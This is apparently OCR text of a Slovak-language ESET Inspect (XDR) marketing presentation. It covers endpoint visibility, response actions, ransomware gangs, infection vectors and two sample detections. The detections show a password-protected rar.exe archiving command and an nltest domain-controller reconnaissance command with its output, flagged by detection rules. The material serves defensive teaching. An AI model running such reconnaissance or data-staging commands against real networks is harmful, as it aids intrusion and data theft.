

Stiahnuté DLL v pamäti



Hrozba zistená/zablokovaná


With ESET Inspect you gain:

**Zvýšená viditeľnosť**



# With ESET Inspect you gain:

**Zvýšená viditeľnosť**




With ESET Inspect you gain:

**Zvýšená viditeľnosť**

**Dodatočná kontrola**

**Pokoj v duši**



# Viditeľnosť do toho, čo sa deje na koncových bodoch

Active Components

Fileless Attacks

Root Cause

Lateral Movement

Data Affected

Techniques Used

DASHBOARD
COMPUTERS
DETECTIONS
SEARCH
INCIDENTS
Executables
Scripts
Questions
More...
COLLAPSE



Details | Aggregated Events | Detections | Raw Events | Loaded Modules (DLLs) | Scripts

rar.exe
PE: Command line RAR
Select Tags

| | |
|---|---|
| SHA-1 | 3D42B2C0C6A7CBBADD299BD981B43FACE... |
| Signature type | Trusted |
| Signer Name | win.rar GmbH |
| Seen on | 1 computer |
| First Seen | 16 days ago - Mar 28, 2022, 1:29:04 PM |
| Last Executed | 16 days ago - Mar 28, 2022, 1:56:41 PM |

ESET LiveGrid®

| | |
|---|---|
| Reputation | |
| Popularity | |
| First Seen | 2 years ago |

Events


| File | Registry | Network |
|---|---|---|
| 4 | 0 | 0 |

cl1-it.esetdemo.local

| | |
|---|---|
| Parent Group | Desktops |
| Last Connected | 11 hours ago - Apr 13, 2022, 1:37:01 AM |
| Last Event | 11 hours ago - Apr 13, 2022, 1:36:26 AM |
| ESET Inspect Connector Version | 1.7.1909 |
| OS Name | Microsoft Windows 10 Enterprise |
| OS Version | 10.0.19044.1645 |

| | |
|---|---|
| Process | rar.exe (6480) |
| Command Line | a -dw -ep1 -inul -r -ai -y -ed -ibck -m0 -pflagC_psswrd "\Users\Administrator\Documents\trace_flagB_28-mar-22-13_56_41.rar" "\Users\Administrator\Documents\trace.log" |
| Path | %TMP%\winrar\ |
| Started | 16 days ago - Mar 28, 2022, 1:56:41 PM |
| Ended | 16 days ago - Mar 28, 2022, 1:56:41 PM |
| Parent process | cmd.exe (368) |
| First dropper | 7zg.exe (10992) |

INCIDENT | DOWNLOAD FILE | KILL PROCESS




RAR encrypts and deletes files [B0601]

ESET INSPECT

# Cielené útoky & APTs

## DETECTION

Nájde škodlivé
anomálie

## VISIBILITY

Čo je zasiahnuté?
Kedy sa to stalo?
Ako sa to stalo?

## RESPONSE

Zablokuje
Odstráni

# Extended Detection & Response

# XDR – “R” ako Reakcia

Blokovanie
Hash
Ukončenie
procesu

Spustenie
skenovania
Stiahnutie
súboru

Reštartovanie
Vypnutie


Sieťová
izolácia

Vzdialený
prístup
PowerShell

ESET INSPECT

# Kľúčové vlastnosti

- Zhromažďuje  udalosti v reálnom čase
- Poskytuje rozsiahle filtrovanie a triedenie
- Používa ESET reputačný systém
- Blokovanie a náprava
- Určený na lov hrozieb




# Prečo XDR?

- pokročilé pretrvávajúce útoky (APT)
- hrozba ransomware
- hrozby priamo zvnútra organizácie
- prevádzkovatelia základných služieb
- zákon č.69/2018 Z.z. o kybernetickej bezpečnosti
- NIS2


# Možnosti riešenia

- Incident Management System
- Verejné API
- Indikátory kompromitácie
- Označovanie (Tag)
- Nasadenie v cloude aj on-premise
- Multiplatformové riešenie
- Multitenant

# Infraštruktúra



# Cyber Kill Chain



# Ransomware gang

- Conti
- REvil
- BlackBasta, LAPSUS$, BlackCat, LockBit, …
- Similar tactics, techniques, and procedures to conduct attacks on organizations

# Infection vector


- Exploited vulnerability
- Phishing
- Compromised credentials
- Brute-force attacks
- Misconfigured service
- Malicious attachments / downloads

# Reconnaissance

Command Prompt

```
C:\Users\DomainUser>nltest /DCLIST:SimpleDomain
Get list of DCs in domain 'SimpleDomain' from '\\WIN-D3PGK84O279'.
    WIN-D3PGK84O279.SimpleDomain.com [PDC]  [DS] Site: Default-First-Site-Name
The command completed successfully

C:\Users\DomainUser>
```

| DETECTIONS (1) | SEVERITY | PRIORITY | RESOLVED | OCCURRED TIME | COMPUTER | EXECUTABLE | PROCESS NAME (ID) | COMMAND LINE | USERNAME |
|---|---|---|---|---|---|---|---|---|---|
| Rule Remote System Discovery [F1106] | i | | | Sep 7, 2022, 3:37:26 PM | evilcorp1 | nltest.exe | nltest.exe (5032) | /DCLIST:SimpleDomain | simpledomain\domainuser |

